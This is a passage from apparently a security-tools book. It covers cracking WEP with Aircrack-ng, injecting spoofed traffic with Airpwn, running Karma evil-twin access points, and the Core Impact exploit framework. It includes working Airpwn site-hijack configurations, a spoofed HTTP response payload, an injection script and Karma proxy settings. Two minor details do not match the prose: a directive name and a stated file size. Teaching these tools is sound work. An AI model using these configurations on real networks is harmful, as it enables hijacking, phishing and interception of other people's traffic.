Chipset	Supported by airodump for Windows	Supported by airodump for Linux	Supported by aireplay for Linux
Atheros	CardBus: Yes		
PCI: No	Yes	Yes	
Atmel	Untested	Untested	Untested

Table 8-2. Aircrack-ng compatibility (continued)

Chipset	Supported by airodump for Windows	Supported by airodump for Linux	Supported by aireplay for Linux
Broadcom	Old models only (BRCM driver)	Yes	In progress
Centrino b	No	Partial (ipw2100 driver doesn't discard corrupted packets)	No
Centrino b/g	No	Yes	No
Centrino a/b/g	No	Yes	No
Cisco Aironet	Yes	Yes	No
Hermes I	Yes	Yes	No
NdisWrapper	N/A	Never	Never
Prism2/3	No	Yes	Yes (PCI and CardBus only; driver patching required)
PrismGT	Yes	FullMAC: Yes	
SoftMAC: Not yet	Yes (driver patching recommended)		
Ralink	No	Yes (rt2500/rt2570/rt73 driver)	Yes
RTL8180	Yes	Yes	Unstable
TI (ACX100/ACX111)	No	Untested (acx100 driver)	No
ZyDAS 1201	No	Yes	No
Others (Marvel...)	No	Unknown	No

Once you have patched your network card driver, you are ready to install Aircrack on your system.

Windows Installation

It is actually very simple to run Aircrack on Windows. Just install the appropriate driver on your system, which you can find on the Aircrack-ng web site, as well as the Wildpackets driver available at *http://www.wildpackets.com/support/downloads/drivers*.

In the included *INSTALL.txt* file of Aircrack-ng for Windows, you may see that you need to download three separate DLLs and one SYS file: *Cygwin1.dll*, *msvcr70.dll*, *peek.dll*, and *peek5.sys*. Once you have installed the necessary files and unpacked Aircrack-ng for Windows, you are ready to use it from the command line.

Linux Installation

If you are installing Aircrack-ng on Linux, the installation process is just as simple as the Windows one, and you have options for most distributions. To install from source, you simply need to download it and run the following as *root* (or use *sudo*, depending on your distribution):

```
tar xfz <name of source file>
cd aircrack
make
make install
```

You also have the options to use both YUM and RPM installations of Aircrack-ng. For the Sharp Zaurus, there is a binary available from the Aircrack-ng web site, but note that only Sharp Zaurus model SL-5500 with a CF prism2 card is fully supported.

8.4 Running Aircrack-ng

Once Aircrack-ng is installed and running, you can begin the fun part of recovering WEP keys. First, gather enough packets to crack the keys. To do this, run the *airodump* component of Aircrack-ng to capture traffic in real time as it flows through the air; alternatively, you can feed *airodump* a pre-existing *packet capture file*, also known as a PCAP.

If you run *airodump* without specifying any parameters, a quick help display appears:

```
$  sudo airodump
Password: ********************
 airodump 2.3 - (C) 2004,2005 Christophe Devine
 usage: airodump <interface name or pcap filename>
                 <output prefix> <channel> [IVs flag]
```

Specify `0` as the channel number to hop between b/g channels; the channel is ignored if the packet source is a PCAP file. If the optional `IVs` flag is set to `1`, then only the captured unique WEP IVs are saved to save space; the default behavior is to write the whole packets in *libpcap* format.

An example of capturing packets on channel 7 would be:

```
airodump ath0 wlan-dump 7
```

And an example of extracting IVs from a PCAP file would be:

```
airodump out.cap small 0 1
```

These examples show how to capture packets using *airodump* from the air instead of using a pre-existing PCAP file. Using the pre-existing files assumes that you already know how to capture your own network traffic.

Use the following syntax to capture packets from your wireless card:

```
$ sudo airodump ath1 dump 11
```

Here *airodump* is not running as root directly, but instead, the *sudo* command gives the program the access it needs to capture packets. Note that when "wireless interface *ath1*" is specified, the output file is *dump*, so specify the wireless channel as 11. Output similar to the following from *airodump* appears:

```
BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:0B:85:14:E5:CF   21        2         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F7:4B   21        2         0  11  54  WEP?  Devlab
 00:0B:85:14:F7:4E   22        2         0  11  18  WEP?  qalab
 00:0B:85:14:F5:3B   12        2         0  11  54  WEP?  Dev1
 00:0B:85:14:E4:9B    8        2         0  11  54  WEP?  Dev2
 00:0B:85:14:E4:9E    9        2         0  11  18  WEP?  qalab
 00:0B:85:14:F5:3E   12        2         0  11  18  WEP?  qalab
 00:0B:85:19:F5:5F    5        1         0  11  54  OPN   necsiptest
 00:0B:85:14:E4:9F   10        2         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F5:3F   12        2         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F7:4F   21        3         0  11  18  WEP?  WirelessNetwork

BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID

 00:0B:85:14:AF:4F   12        0         0  11  -1
 00:0B:85:14:F8:4F   11        0         0  11  -1
 00:0B:85:69:32:5F    4        2         0  11  18  WEP?  Praba1200
 00:0B:85:14:F9:FF   13        0         0  11  -1
 00:0B:85:14:F1:EF    9        0         0  11  -1
 00:0B:85:14:E5:CB   26       29         0  11  54  WEP?  Dev
 00:0B:85:14:E5:CE   26       31         0  11  18  WEP?  qalab
 00:0B:85:14:E5:CF   25       32         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F7:4B   22       33         0  11  54  WEP?  Dev
 00:0B:85:14:F7:4E   21       33         0  11  18  WEP?  qalab
 00:0B:85:14:F9:DB    7       14         0  11  54  WEP?  Dev
 00:0B:85:14:F9:DE    7       12         0  11  18  WEP?  qalab
 00:0B:85:14:F9:DF   11       20         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F5:3B   11       31         0  11  54  WEP?  Dev
 00:0B:85:14:E4:9B   16       27         0  11  54  WEP?  Dev
 00:0B:85:14:E4:9E   15       27         0  11  18  WEP?  qalab
 00:0B:85:14:F5:3E   11       28         0  11  18  WEP?  qalab
 00:0B:85:19:F5:5F    8        9         0  11  54  OPN   siptest
 00:0B:85:14:E4:9F   15       28         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F5:3F   12       28         0  11  18  WEP?  WirelessNetwork
 00:0B:85:14:F7:4F   21       33         0  11  18  WEP?  WirelessNetwork
```

A complete list of wireless networks appears, and you can detect and ultimately retrieve the WEP or WPA keys from those networks. Note that if you find yourself having difficulty, it is most likely caused by your wireless network card version or the driver that card is using.

As you can see, there is not very much to Aircrack-ng. It is a reliable, easy-to-use program that lets you quickly test the strength of your wireless encryption or retrieve forgotten keys. Of course your mileage may vary, but we found this program useful enough to be included in this book.

8.5 Airpwn

Airpwn is a tool near and dear to my heart because I wrote the program. It started as a competition between me and a coworker to build a wireless data-injection tool the week before Defcon. His solution used a man-in-the-middle attack, while my tool injects wireless frames into the air in an attempt to beat the legitimate access point, sort of a *man-on-the-side* attack. We had fun playing harmless pranks on the Defcon wireless network using my tool, and enough onlookers wanted to play with it that I released the code publicly as Airpwn (*http://sf.net/projects/airpwn/*).

Airpwn works by sniffing one or more wireless networks, looking for user-supplied patterns of data sent from a client (laptop, PDA, and so on) to the access point (AP). If a pattern is detected, Airpwn injects a packet back to the client with user-supplied data that appears to come from the AP. Since Airpwn is almost guaranteed to provide the packet before the AP can (the AP is usually proxying the request off to some far-away server), the client accepts Airpwn's packet and discards the APs, allowing Airpwn to control the server-side of the communication.

By allowing the user to match arbitrary patterns and reply with arbitrary content, Airpwn can perform a variety of tricks, including some pretty dangerous attacks. The possibilities are virtually limitless, but here are some examples of simple things you can do with Airpwn:

- By matching HTTP request packets, you can reply with custom HTTP responses, allowing you to control the content of any web site, both on the Internet as well as an intranet. This could be used to perform a variety of pranks or attacks, such as stealing web site logins, executing arbitrary JavaScript, or making people believe a giant lizard is attacking their city by creating a fake CNN.com news page.
- By matching POP or IMAP mail retrieval requests, you can inject POP or IMAP responses to add arbitrary messages to the victim's mailbox.
- By responding to certain requests with invalid responses (or TCP reset packets), you can deny access to arbitrary network services.
- You can replace legitimate software downloads with Trojaned executables.

Because Airpwn allows you to inject whatever content you want, the possibilities are pretty much limited only to your imagination. The only traffic that is safe from Airpwn is on a connection protected with some form of encryption.

8.6 Basic Airpwn Usage

Airpwn requires two types of configuration: command-line arguments that specify network interfaces and other options, and a configuration file that specifies the request/response data for injection. Once Airpwn is running, it sits quietly waiting

for packets matching the configuration to arrive. When a matching packet arrives, it sends the configured response back to the client and continues to wait for more matching packets. Essentially, there are three stages to the process:

- Figure 8-1 shows Stage 1, in which the victim client sends a request packet across the wireless network. That packet is received by both the access point (AP) and Airpwn.
- Figure 8-2 shows Stage 2, in which Airpwn sends a fake response back to the victim client. That response appears to be from the AP. Meanwhile, the AP forwards the request on to the server.
- Figure 8-3 shows Stage 3, in which the server's response is returned and relayed to the client by the AP, but it's too late; the data provided by Airpwn has already been accepted, so the real response gets discarded.



Figure 8-1. Stage 1: Airpwn receives the victim client's request packet



Figure 8-2. Stage 2: Airpwn sends a fake response to the victim



Figure 8-3. Stage 3: the server's late response is returned and discarded

Airpwn is not limited to a particular wireless network (ESSID); it works for all networks it is capable of seeing. However, it is limited to listening to one channel at a time. By default, Airpwn listens on the channel your wireless card is set to prior to running Airpwn. To change channels, you can type the channel number into the Airpwn session, and then press Enter.

Command-Line Options

Airpwn accepts the following command-line options:

`-c` *`configuration file`*
: Specifies the configuration file that contains the request/response data. The syntax of the configuration files is covered in Section 8.6.

`-d` *`driver name`*
: Informs Airpwn of the wireless driver currently loaded for your wireless interface hardware. Airpwn uses the LORCON wireless library to interface with the hardware, so Airpwn supports any drivers that LORCON supports. To see the list of supported drivers, run Airpwn with the `-h` option.

`-M` *`interface name`*
: Selects an interface for monitoring. The monitor interface is the one Airpwn sniffs looking for request patterns.

`-C` *`interface name`*
: Selects an interface for sending *control* operations. Currently, the only control commands sent to the interface are channel change commands.

`-I` *`interface name`*
: Selects an interface to use for packet injection. When a request pattern is matched from the monitoring interface, the response packet is sent out on this interface.

  Airpwn allows you to specify the control, monitor, and injection interfaces separately because some wireless drivers do not allow monitoring and raw packet

injection on the same interface. For example, the *madwifi* driver requires you to create a separate pseudointerface for packet injection that you cannot monitor on. If your driver allows you to monitor, control, and inject on the same interface, you can use the `-i` option to set all three interfaces to the same value.

`-i` *`interface name`*
: Sets the monitor, control, and injection interfaces to the same value. For example, `-i wifi0` is equivalent to `-M wifi0 -I wifi0 -C wifi0`.

`-l` *`logfile`*
: Instructs Airpwn to log data about injected content to the logfile specified. This provides a useful log of which IP addresses had data injected to them and when the injection occurred.

`-f` *`filter expression`*
: Sets a BPF filter on the monitor interface. This can be used to limit pattern matches to specific IP addresses or TCP ports (or anything else a BPF filter lets you specify).

`-k` *`WEP key`*
: Adds a WEP key to the list of keys with which Airpwn tries to decrypt encrypted packets. Multiple keys can be specified, and each is tried in turn. This allows Airpwn to work on multiple encrypted networks at once. To learn more about using Airpwn on WEP-encrypted networks, see Section 8.7.

`-m` *`MTU in bytes`*
: Sets the interface's maximum transmission unit (MTU) to a custom size for the injection interface. You need only to set this if you are injecting more data than will fit in a single frame (typically around 1,400 bytes).

Injecting more than one frame (for example, sending more than 1,400 bytes of response data) may not work well, depending on your wireless card and driver. In general, injecting a single frame of data is the most reliable way to use Airpwn.

`-F`
: Informs Airpwn that a Frame Check Sequence (FCS) is present at the end of WEP-encrypted frames. Airpwn cannot tell if an FCS is present or not, which can cause WEP decryption to fail. If you know you are providing the correct WEP key and Airpwn is not functioning properly, try setting or unsetting the `-F` flag.

`-v`
: Increases the verbosity setting. The more you specify the `-v` flag, the more verbose the output becomes. Typing `-v` four times, for example, prints out a message for every wireless packet seen by the monitor interface (this can be useful for verifying that Airpwn is seeing wireless packets).

`-h`
: Prints out a help screen that includes a list of supported drivers.

8.7 Airpwn Configuration Files

Airpwn configuration files are simple text files that contain one or more request/response blocks. These blocks start with the `begin` directive followed by a match expression, an optional ignore expression, and a response filename.

The *match expression* is a regular expression that is applied to every wireless packet sent from a client to the AP. If the expression matches, the data contained within the response filename is injected back to the client, appearing to come from the AP. If an *ignore expression* is specified, the data is injected only if the expression does not match. Both the match and ignore expressions use the Perl Compatible Regular Expression (PCRE) syntax (see the *pcrepattern* manpage for more details on PCRE syntax).

Here is an example configuration file that injects the contents of *file.txt* when a packet containing the string *cat* but not *dog* is seen:

```
begin catnotdog
match cat
ignore dog
response file.txt
```

The string after the `begin` keyword is the name of the request/response pair. This is displayed in the logs when the content is injected so that you know which data was just sent, since multiple request/response pairs can be active at any time.

Here's a more real-world example of a configuration file for performing site hijacking. The match expression finds HTTP requests, and the ignore expression skips any images or requests to the Google web site (you'll see why shortly):

```
begin site_hijack
match ^(GET|POST).*
ignore (^GET [^ ?]+\.(?i:jpg|jpeg|gif|png|ico|css)|(?i:host: .*google.com))
response site_hijack.txt
```

The file *site_hijack.txt* contains a spoofed HTTP response that creates a fullscreen *iframe* containing the Google search page and hides the real web page inside an HTML comment in a hidden `div`. The Google site is in the ignore expression because the match expression would match recursively infinitely if Google wasn't exempted. Here is the content of *site_hijack.txt*:

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html
Content-Length: 250

<html>
  <head><title>hugs</title></head>
  <body>
    <iframe frameborder=0 border=0 src="http://google.com" width="100%"
      height="100%">hugs</iframe>
```

```
<div style="visibility:hidden;position:absolute;x:-5000;y:-5000;">
  BYE BYE!


<!–
```

The size of the file is only 333 bytes, which fits cleanly into a single wireless frame, avoiding any problems with uncooperative wireless drivers.

The result of this configuration is that every web page the victim goes to becomes the Google search page. In effect, the entire Internet is now Google. This is a rather innocuous example. If, for instance, you limited the match expression to only trigger on bank web sites, and instead replaced the victim's page with your own fake bank login page, things could get nasty rather quickly.

Airpwn provides a number of example configuration files in the source distribution under the *conf* subdirectory. Looking through the examples is probably the best way to get ideas on what you can do with Airpwn.

8.8 Using Airpwn on WEP-Encrypted Networks

WEP and WPA are two common encryption protocols that are meant to protect wireless communications. Both WEP and WPA require you to know a *key* (or *passphrase*) in order to view or send packets to the protected wireless network. There are various weaknesses in the WEP encryption algorithms that allow you to learn the key by sniffing the encrypted packets (see Section 8.2). Because WEP is becoming very common, and learning WEP keys is not too difficult, Airpwn has the ability to decode WEP traffic and inject WEP-encrypted responses.

To use Airpwn with a WEP-protected network, simply add the network's key to the Airpwn command line using the `-k` *`keystring`* option. Since Airpwn can work on multiple networks simultaneously, you can add multiple keys by using the `-k` option multiple times. The *`keystring`* is a colon-separated sequence of hex-encoded bytes that make up the WEP key. 40-bit WEP (sometimes referred to as 64-bit) requires 5-key bytes, and 104-bit WEP (sometimes referred to as 128-bit) requires 13-key bytes. Here is an example of using Airpwn on 2 wireless networks, one with a 40-bit key and one with a 104-bit key:

```
airpwn -c conf -d madwifi -k 11:22:33:44:55 -k 11:22:33:44:55:66:77:88:99:AA:BB:CC:DD
```

Using the `-v` flag three times provides WEP decryption logs to the console. A log is printed for each WEP packet found, and another log is printed to inform you whether the decryption was successful.

If decryption is failing even though you are sure you are using the correct key, try adding the `-F` flag (or unsetting it if you are using it already). Some wireless drivers add a Frame Check Sequence (FCS) to the end of the packets that prevents the packets from decrypting properly. The `-F` flag tells Airpwn to treat the end of the packet as an FCS value and not to try to decrypt those bytes.

If you happen to know the passphrase for a WEP network, but are not sure of the keybytes, you can use the *wep_keygen* utility that comes with Airpwn to generate the keybytes. *wep_keygen* creates four 40-bit keys and one 104-bit key to pass to Airpwn with the `-k` option. If the passphrase you provide is 5 or 13 characters long, *wep_keygen* provides an additional ASCII key, which is a direct mapping of the passphrase characters to keybytes, as this is another common way of creating keys from passphrases. Here is an example of *wep_keygen* with a 5-character passphrase:

```
$ wep_keygen "hugs!"

40-bit keys:
0: f2:4c:3d:9f:4b
1: 84:0d:00:ef:7d
2: ad:c0:10:38:69
3: 09:ff:4c:cb:4d

104-bit key:
92:55:07:70:95:8a:0b:ba:72:c5:ab:33:81

40-bit ASCII key:
68:75:67:73:21
```

If you are unsure which key provided by *wep_keygen* is the correct one, you can provide all of them to Airpwn simultaneously with multiple `-k` options to quickly determine whether your passphrase is correct.

8.9 Scripting with Airpwn

If you need dynamic response data instead of static response files, Airpwn can be configured to retrieve dynamic response data from a Python script. By using the `pyscript` *`pythonmodule`* directive instead of `response` in the configuration file, Airpwn uses the script output when the request expression matches.

The *`pythonmodule`* parameter should be the name of a Python module; for example, if your configuration file contains the line `pyscript foo`, the file *foo.py* should be present in your python script path. Airpwn invokes the *airpwn_response* function of your module with a single argument, which is the content of the packet that matched the request expression. The *airpwn_response* function should return a string to be sent as the response data, or `None` if no response should be sent.

Here is an example configuration file that invokes a Python script called *pyexample* when nongraphical HTTP requests are made:

```
begin pyexample
match ^(GET|POST)
ignore ^GET [^ ?]+\.(jpg|jpeg|gif|png|tif|tiff)
pymodule pyexample
```

Here is a listing of the *pyexample* module that prints out a fake "access denied" page that includes the dynamically generated hostname of the site being visited:

```
import re

header_template = """HTTP/1.1 200 OK
Connection: close
Content-type: text/html
Content-length: %(contentlen)s

"""

content_template = """<html>
<head>
<title>ACCESS DENIED</title>
</head>
<body>
<div style="font-size:32pt;font-family:arial,sans-serif;">
Access to site %(hostname)s is denied!
</div>
</body>
</html>"""

pattern = re.compile("host: ([^\r\n]*)", re.IGNORECASE)

def airpwn_response(s):
  try:
    x = pattern.search(s)
    hostname = x.group(1)
  except AttributeError:
    print("pyexample: unable to determine hostname..")
    return None

  content = content_template % vars( )
  contentlen = len(content)

  header = header_template % vars( )

  return header + content
```

8.10 Karma

Karma is a collection of tools and code patches that can turn any laptop into the perfect evil twin access point. The patches supplied by Karma change your wireless card into an access point that will pretend to be using any network name, or ESSID, that a victim machine might ask for. For example, if you have your laptop configured to always connect to linksys, then when you ask for that network, Karma will say its network name is "linksys." At the same time, another laptop might be trying to connect to tmobile, and Karma will respond saying that its network name is "tmobile." In short, Karma is all things to all clients; but the fun doesn't stop there—Karma also comes packed with fake servers that allow you to clone any network service you want.

Installing Karma

For an open source tool that uses code patches, Karma is surprisingly easy to install. The hardest part is taking care to properly patch the wireless drivers and the Samba server. To get started, you're going to need to install some required packages. Most of Karma is written in Ruby, so you'll need to install that first. Then Linux users will need to patch and install the modified *madwifi* drivers that will let Karma be all access points at once. The patch for the *madwifi* drivers can be found in *src/misc/madwifi.patch* in the Karma package. If your Linux distribution stores your wireless tools someplace other than */sbin*, you will need to do something like the following, so that Karma can find them:

```
ln -s  /sbin/iwconfig /usr/sbin/iwconfig
ln -s  /sbin/iwpriv   /usr/sbin/iwpriv
ln -s  /sbin/iwevent  /usr/sbin/iwevent
```

After you get to this point, you can optionally install the Samba patches that will let victims connect to your file share no matter what name they ask for. If you do install this patch, be sure to get the right Samba version; as of this writing, you need version 3.0.

According to the authors of Karma, the most common reason people have trouble getting it to work is that they don't apply the driver patches correctly, or they don't install the patched drivers. The second most common reason is that they don't put the wireless device in monitor mode.

Scanning for Victims

Karma lets you passively scan for wireless clients that are probing for their preferred networks. This can be useful if you want to see what potential victims are available, but you don't want to do any active attacks yet. This is also useful to test that your wireless setup is working correctly. After setting your wireless card in monitor mode using the script *./bin/monitor-mode.sh*, run *./src/karma* to see the list of clients sending probe requests; for example:

```
                KARMA

Hardware Address  Sig Probe Requests
00:16:cb:09:0e:c5 200 robots <broadcast>
00:19:d2:17:ad:4d 164 blizzard
00:0e:35:df:3b:fe 175 <broadcast> linksys
```

The passive scan gives you a list of probing clients, but it doesn't guarantee that they will all be tricked into connecting to your fake network. To see which clients will connect without actually doing any attacking, you can run Karma with the scan-only configuration. Run the following:

```
./bin/karma ./etc/karma-scan.xml
```

This gives you the same basic information as from passive scanning, but this time you can see which clients are actively trying to connect to your network.

```
[root@localhost karma-20060124]# ./bin/karma ./etc/karma-scan.xml
Starting KARMA...
 ACCESS-POINT is running
 DHCP-SERVER is running
Delivering judicious KARMA, hit Control-C to quit.
AccessPoint: 00:0d:93:7f:8f:b4 associated with SSID test
DhcpServer: 00:0d:93:7f:8f:b4 discover
DhcpServer: 00:0d:93:7f:8f:b4 (Davros) <- 169.254.0.254
DhcpServer: 00:0d:93:7f:8f:b4 (Davros) <- 169.254.0.254
```

Basic Configuration

In the last example, we told Karma to use a scanning configuration described by *karma-scan.xml*. This is the simplest configuration that Karma ships with. The main configuration file has two basic types of configuration values. First, specify any special options for a particular module, and then provide a list of modules for Karma to run. An option is specified like this:

```
<option module="ACCESS-POINT" name="ssid" value="karma"/>
```

Here, `ACCESS-POINT` is the module, and you are setting the option `ssid` to `karma`. In order for this option to be useful, you will need to load the `ACCESS-POINT` module, which is accomplished with the following config line:

```
<run module="ACCESS-POINT"/>
```

It's that simple. And because Karma is mostly written in open source Ruby code, adding your own module is relatively easy for anyone willing to write some small Ruby scripts.

Proxy Network Traffic

By default, Karma captures any connected victims and shows them only the view of the Internet that you create for them to see. That's all well and good if you just want to attack their web browser; but if you want to fool the person using the laptop (and not just his software), you will need to actually have some real Internet content. Karma accomplishes this by allowing you to proxy network traffic from the real Internet to be seen by the victim. This is perfect for when you just want to see what a user would do on the Internet, or if you want to attack a service other than HTTP and you need to keep the illusion alive as long as possible. To enable this feature, you will of course need to have Internet access from a source other than the wireless card you are using to do the attacking (a modem that works on the cell phone network would serves this purpose). Then all you have to do is add the following line to your config file:

```
<option module="HTTP-SERVER" name="proxy" value="enable" />
```

With that enabled, you will now have a man-in-the-middle view of your entire victim's network traffic. If you're willing to write some code of your own, this can let you mount attacks on almost all weakly authenticated encrypted communications.

8.11 Conclusion

As the tools presented throughout this chapter show, wireless networks can present unique and serious security challenges. Aircrack can be used to recover encryption keys from wireless networks encrypted with WEP, making the use of WEP questionable at best. Airpwn is a flexible tool that allows you to inject whatever data you want into someone else's wireless connection, allowing for endless hijinks. The only limit is your creativity. Finally, Karma masquerades as a legitimate access point, easily snaring careless wireless clients into an attacker-controlled network.

—Bryan Burns, Steve Manzuik, and Michael Lynn

9

Exploitation Framework Applications

Exploit frameworks were first developed with the main objective of facilitating the task of exploit writing, which normally requires a range of diverse skills. A good working exploit requires many steps and laborious work to properly craft from scratch. Exploit frameworks were developed to remove much of the hard work.

This chapter first provides an overview of the various tasks that must be done in order to create a good exploit, and how exploit frameworks relate to those tasks. It then introduces a couple of the available exploit frameworks and how to use them to make exploit writing an easier task. Frameworks covered include Core Impact (starting in Section 9.2), and Immunity Canvas (starting in Section 9.11). Metasploit is covered separately in Chapter 7.

9.1 Task Overview

Anyone who has performed their own vulnerability research knows that taking the step from finding an issue, such as a buffer overflow, to actually exploiting that issue can be a daunting one. Once you have overwritten the execution point, the next task is finding a valid return address that can be used to reach your code. In some cases, finding that return address for your specific setup is easy, but it can be a lot harder to find one that will work while taking into account varied and even unknown configurations. For example, there are many variations of Microsoft Windows, and few people have each software version available in a test lab. Exploit frameworks can help you mitigate this challenge. For instance, the Metasploit Framework Project helps you choose the best and most reliable return address by providing a database of Opcodes (*http://metasploit.com/users/opcode/msfopcode.cgi*) for most variations of Windows operating systems from Windows NT to Windows 2003.

Once you find the correct return address to use in your exploit, the next step is to write a *shellcode*. Shellcode is an assembly language program that is used to execute a shell and then run arbitrary commands on the exploited system. It is this shellcode that you want to execute when your exploit runs on the target system.

The key to writing a good shellcode is to make it perform the desired task while keeping the code very compact. In some cases, you need to accomplish this in as little of 50 bytes of space, which can be a very difficult task. One of the advantages to an exploit framework is the fact that they usually come with a large selection of different shellcode samples or agents that can load code on the fly. This completely removes the work of constantly having to analyze and rewrite your shellcode just to remove a few bytes and make it fit into the available memory.

Once you have your working shellcode, it is a good idea to encode it to insure that the code runs reliably on the target system. For example, if a target application accepts readable characters only and rejects anything else, you will want to encode your shellcode with an alphanumeric encoder. This also helps get past simple filtering mechanisms. For example, simply sending raw binary shellcode to an SMTP server might not work, while sending the same shellcode encoded as an alphanumeric string would.

At this point, you have code to exploit the vulnerability and some shellcode to deliver. The final task in writing a good exploit and ensuring that the shellcode is properly delivered is to write a subprogram to handle all the basic steps of protocol negotiation that are required before the exploit can be delivered. Exploit frameworks are able to make this task much easier than it has been in the past because they typically include templates for most common protocols.

Imagine attempting to do all of these tasks without using an exploit framework. You would require in-depth knowledge of networking, assembly language, programming, and operating system architecture. While it has always been possible to generate great exploits without a framework, the frameworks have taken most of the hard work away, which has been welcomed by even the most skilled exploit writers.

Exploit frameworks provide all the tools required to perform the tasks just listed, including multistage shellcode, multiple types of encoders, and even sometimes a C compiler. Some frameworks also provide the ability to emulate different protocols for exploit delivery. The exploit frameworks have literally turned days of work into hours.

Other Framework Advantages

Frameworks are also good penetration testing tools. They provide the resources to exploit hosts, penetrate deeper into the network, and perform local tasks on a newly attacked host. Some frameworks also provide a very detailed and clean report feature that creates a full exploitation report, including the results of the test. Features such as this are very useful during corporate penetration testing, when the output of the penetration test is mostly a report of recommendations.

Frameworks can also help you test your network's ability to survive specific exploits or worms. Using the framework software allows the user to create real worm propagation scenarios with a nonmalicious payload. You can discover the effect of a real worm in advance, and it is even possible to use the *pseudo-worm* to patch vulnerable systems.

9.2 Core Impact Overview

Core Impact is a suite of automated penetration-testing tools. Its biggest advantage is its user friendliness. It allows most network administrators to perform basic penetration-testing tasks without needing to code in assembly language or even compile an exploit. It is truly the drag-and-drop of network exploitation. Core Impact also provides a good exploitation framework, but due to its GUI interface, it does lack some of the flexibility found in similar tools. In some cases, the GUI and hardware requirements of Core Impact become its biggest weakness. Core Impact is based on an agent technology (*agent* being a program install on a system you compromised). This allows deep penetration of network and good control of the target either for local tasks or for attacking other targets from an already compromised host.

A covert way to perform a penetration test with an exploit framework could involve putting all your tools on a PDA, installing the PDA in the target network, and using that PDA as your attack platform. This is sometimes a very good way to bypass the first line of defense. However, these kinds of attacks are hard to achieve with GUI-only tools such as Core Impact, since you need a full PC rather than a PDA to run these tools. However, other GUI-driven tools (such as Immunitysec CANVAS) can be modified to run reliably on a PDA.

Core Impact's GUI is divided into six windows by default, containing the information pertinent to penetration testing. The GUI uses drag-and-drop; to run an exploit, you can just drop it over a host or a network. The GUI window is shown in Figure 9-1.

The default window is divided into several sections:

Current inventory of known systems
: Shows a list of known systems or subnetworks. If Core Impact identifies too many hosts from the same subnet, it aggregates them to show a network node.

History of completed modules
: Shows a list of modules that have already been run. This list is useful to reports the sequence of events that occur during the test.

Log and debug windows for the current module
: Allows you to check that execution occurred as planned. This is very useful when writing new exploits.



Figure 9-1. Core Impact default window

Current system properties
: Provides information about a specific host from the inventory. You can also use this window to change the properties of a host (OS version, open port, note, and users).

Quick information about the current module
: Supplies information about the module you are going to run: functions, limitations, possible tweaks, and effects on the system.

Running Core Impact Behind a NAT

By default, Core Impact expects to be connected directly to the network. If you are running behind a NAT gateway, the only way to get Core Impact working for the callback is to set the parameters in the console (Open Tools → Options → Nat). If the values are not properly set, the agent won't be able to reach the callback address.

Automatic Network Penetration with Core Impact

Core Impact allows you to do automatic network penetration testing (the program calls it *Rapid Penetration Testing*, or RPT). This method of attacking the network, while easy and wizard-based, is also very noisy on the network and not necessarily complete. Figure 9-2 shows the basic steps for penetration testing. Each step is wizard-based and uses the information acquired from the previous step. As you might imagine, the steps need to be performed in numerical order; however, steps one through four can be repeated multiple times to ensure the full depth of the target network is reached. Before repeating these steps, be sure to set the wanted agent (the compromised system) as *source*.

Figure 9-2. Rapid Penetration Testing window

While the Rapid Penetration Testing is an easy way to perform a network assessment, it cannot replace an experienced penetration tester. RPT provides a quick demonstration of Core Impact's power and user friendliness, but it should not be used while defeating a defense system during real penetration testing, when the goal is to leave as little trace as possible. This automated system is not very covert and will trigger most defense systems.

Another issue that turns up when using RPT is that you can easily end up rooting more systems than necessary for the penetration test, putting your network stability in jeopardy; even if most exploits are stable, a single error can cause a denial of service of one or even multiple systems, potentially bringing down the whole network. While this might seen like a normal thing to happen during a penetration test, most CSOs and CEOs do not see it that way and do not always consider downtime for shoring up security a valid compromise.

RPT can also lull you into a sense of overconfidence; if you run the RPT module and find nothing on your network, that doesn't necessarily mean your network is safe. The way Core Impact is designed, a single misinterpretation of information can disable multiple exploits. For example, if a host is identified as Windows 2003 but it's really Windows 2000, you need to run a different set of exploits, and the penetration testing results will not be accurate.

Core Impact is a wonderful tool, but as with any tool, the hands that use it are still very important. Modules such as RPT allow a network administrator with a basic understanding of security to perform simple penetration testing; however, Core Impact in the right hands can accomplish much more.

9.3 Network Reconnaissance with Core Impact

Core Impact provides multiple information-gathering modules, which include network discovery, port scanner, OS detection, RPC dumper, DNS zone transfer, and local modules. These modules, while efficient and adequate to complete these tasks,

are not as robust as in some other similar software packages. For example, eEye Retina, Nmap, or QualysGuard are designed specifically for these tasks and therefore usually perform at a higher level. So, is not unusual to perform a network vulnerability assessment with one of these tools, find several unsecured areas in your network, and then import the results into Core Impact in order to pinpoint the vulnerabilities and use the information to perform penetration testing. However, as mentioned, the tools in Core Impact can be used to perform all those discovery tasks in addition to the penetration testing. It is up to the network administrators to decide what works best for their network.

Figure 9-3 presents the task tree selection for performing discovery tasks using Core Impact. The tasks are split into three sections, allowing the user to perform different types of reconnaissance. The modules are not all appropriate all the time; an ARP discovery works well within a switched network, but is useless if there is a router or gateway between your host and the target. The TCP Connect scan provides better results than a Fast-SYN, but also leaves a log on the target host. Most OS fingerprinting methods use a statistic analysis to reach a conclusion, which some target hosts can evade. For more information on network discovery and port scanning, refer to Chapter 2.

Importing Module Information with Core Impact

Core Impact allows you to import information from multiple sources, such as eEye retina, Nmap, Qualys, Nessus, and Saint. As a result, you can start penetration testing without having to rescan the whole network, which leads to noise that might trigger defense systems. Being able to import results from previous vulnerability assessments is a very good feature. Since tools such as Qualys and Nessus specialize in network discovery, host identification, and vulnerability identification, they are usually better at performing those tasks than Core Impact's scripts. However, before importing, you need to know your vulnerability scanner's limitations; eEye Retina, for example, is very good at identifying Windows hosts, but tends to misinform you when run against Unix-based hosts. While misidentifying hosts can be a small mistake during a vulnerability assessment, during an exploitation, this information is crucial: the way the exploit is crafted, especially the return address, can change with OS versions, transforming a valid exploit into a denial of service. All of Core Impact's import modules can be found on the module interface under the Import-Export section.

9.4 Core Impact Exploit Search Engine

As Core Impact's exploit database grows, it becomes more difficult to find the exploit/module you are trying to run. Let's say you are looking to test your network against the latest worm or even an old one—finding that specific exploit in the list of



Figure 9-3. Network and host information-gathering modules

the more than 300 modules available could take a while. It is better to let Core Impact search the exploit list for you. Core Impact allows you to search in different ways: by CVE, service, name, and target OS. The search engine is divided into six types of requests, as shown in Table 9-1.

